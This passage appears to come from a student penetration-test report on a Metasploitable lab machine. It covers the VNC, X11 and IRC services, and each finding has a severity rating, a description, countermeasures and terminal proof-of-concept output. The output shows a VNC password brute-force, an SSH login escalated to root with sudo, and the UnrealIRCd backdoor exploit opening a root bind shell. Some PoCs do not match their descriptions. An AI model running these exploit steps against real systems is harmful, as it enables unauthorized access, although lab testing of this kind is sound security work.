a host
THREADS         1              yes     The number of concurrent threads (max one
per host)
USERNAME        <BLANK>       no      A specific username to authenticate as
USERPASS_FILE   Userpass_file no      File containing users and passwords separa
ted by space, one pair per line
USER_AS_PASS    false         no      Try the username as the password for all u
sers
USER_FILE       User_file    no      File containing usernames, one per line
VERBOSE         true          yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.116.129
RHOSTS => 192.168.116.129
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.116.129:5900 - 192.168.116.129:5900 - Starting VNC login sweep
[!] 192.168.116.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.116.129:5900 - 192.168.116.129:5900 - Login Successful: :password
[*] 192.168.116.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Fig26:sets the hosts




Fig26:gaining access

4.13 Port 6000 – X11 (X Window System)

severity:

High — The X11 service, if misconfigured and exposed, can allow unauthorized users to remotely view and control the graphical desktop environment

Tools Used:

nmap to detect open port 6000)

Metasploit

Vulnerability Description:

X11 (port 6000) is the display server protocol used for graphical user interfaces in Unix-like systems. If not properly secured, it allows remote users to connect to and spy on the desktop session without authentication. This can leak sensitive information like passwords or documents.

Implications / Consequences of not Fixing the Issue

Remote desktop spying — Attackers can view what the user sees.

Input like passwords can be intercepted.

Suggested Countermeasures

- Disable X11 forwarding unless necessary.
 - Restrict access with firewall rules (block port 6000 externally).

References

Metasploit X11 Sniffing Module

(Poc14)

```

root@metasploitable:/home/msfadmin
File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -X -l msfadmin 192.168.116.129

The authenticity of host '192.168.116.129 (192.168.116.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.116.129' (RSA) to the list of known hosts.
msfadmin@192.168.116.129's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun May 20 15:50:42 2012 from 172.16.123.1
/usr/bin/X11/xauth: creating new authority file /home/msfadmin/.Xauthority
msfadmin@metasploitable:~$ ls -lah
total 40K
drwxr-xr-x 5 msfadmin msfadmin 4.0K 2025-05-15 19:22 .
drwxr-xr-x 6 root      root     4.0K 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root     9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4.0K 2010-04-17 14:11 .distcc
-rw----- 1 root      root    4.1K 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin   4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4.0K 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin   0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4.0K 2010-04-27 23:44 vulnerable
-rw----- 1 msfadmin msfadmin  60 2025-05-15 19:22 .Xauthority
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whowami
bash: whowami: command not found
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# uname
Linux
root@metasploitable:/home/msfadmin# █

```

4.14 Port 6667 – IRC (Internet Relay Chat)

severity:

Medium to High — Depending on how IRC is configured (unauthenticated access, command execution), it can lead to significant compromise of the system or be used as a C2 (Command and Control) channel.

Tools Used:

Metasploit (auxiliary/scanner/irc/irc_version to fingerprint)
nmap (for port scanning)

Vulnerability Description:

The IRC service on port 6667 is running and potentially misconfigured. If it allows anonymous access or lacks proper user authentication, attackers can connect and issue IRC commands or abuse it to exfiltrate data, control bots, or send malicious payloads.

Implications / Consequences of not Fixing the Issue

- Unauthorized users can join the IRC server and gather internal information.
- IRC servers are often used as Command-and-Control platforms by botnets.
- If IRC scripts are misconfigured, attackers may execute arbitrary commands or crash the service.

Suggested Countermeasures

- Disable the IRC service if it's not in active use.
- Configure the IRC server to require authentication and use encrypted connections.
- Restrict external access using a firewall.

References

Metasploit IRC Modules

(Poc15):

```
msf6 > search unreal
Matching Modules
=====
#  Name
tion
-
-
0  exploit/linux/games/ut2004_secure
Tournament 2004 "secure" Overflow (Linux)
  1  \_ target: Automatic
  2  \_ target: UT2004 Linux Build 3120
  3  \_ target: UT2004 Linux Build 3186
  4  exploit/windows/games/ut2004_secure
Tournament 2004 "secure" Overflow (Win32)
  5  exploit/unix/irc/unreal ircd_3281_backdoor
RCD 3.2.8.1 Backdoor Command Execution
```

Fig27:search for the exploit

```

msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name      Current Setting  Required  Description
---      --          --          --
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS              yes       The target host(s), see https://docs.metasploit.com
                        /docs/using-metasploit/basics/using-metasploit.html
RPORT      6667          yes       The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.35.131
RHOST => 192.168.35.131

```

Fig26:making the modification

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
#  Name
on
-
-- 
0  payload/cmd/unix/adduser
with useradd
  1  payload/cmd/unix/bind_perl
and Shell, Bind TCP (via Perl)
  2  payload/cmd/unix/bind_perl_ipv6
and Shell, Bind TCP (via perl) IPv6
  3  payload/cmd/unix/bind_ruby
and Shell, Bind TCP (via Ruby)
  4  payload/cmd/unix/bind_ruby_ipv6
and Shell, Bind TCP (via Ruby) IPv6
  5  payload/cmd/unix/generic
and, Generic Command Execution
  6  payload/cmd/unix/reverse
and Shell, Double Reverse TCP (telnet)
  7  payload/cmd/unix/reverse_bash_telnet_ssl
and Shell, Reverse TCP SSL (telnet)
  8  payload/cmd/unix/reverse_perl
and Shell, Reverse TCP (via Perl)
  9  payload/cmd/unix/reverse_perl_ssl
and Shell, Reverse TCP SSL (via perl)
 10  payload/cmd/unix/reverse_ruby
and Shell, Reverse TCP (via Ruby)
 11  payload/cmd/unix/reverse_ruby_ssl
and Shell, Reverse TCP SSL (via Ruby)
 12  payload/cmd/unix/reverse_ssl_double_telnet
and Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby

```

Fig26:changing the payload to one the give us full access

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.35.131:6667 - Connected to 192.168.35.131:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.35.131:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.35.131:4444
[*] Command shell session 1 opened (192.168.35.132:40405 → 192.168.35.131:4444) at 2025-05-15 22:47:02 -0400

whoami
root
hostname
metasploitable
```

Fig26:run it and gaining access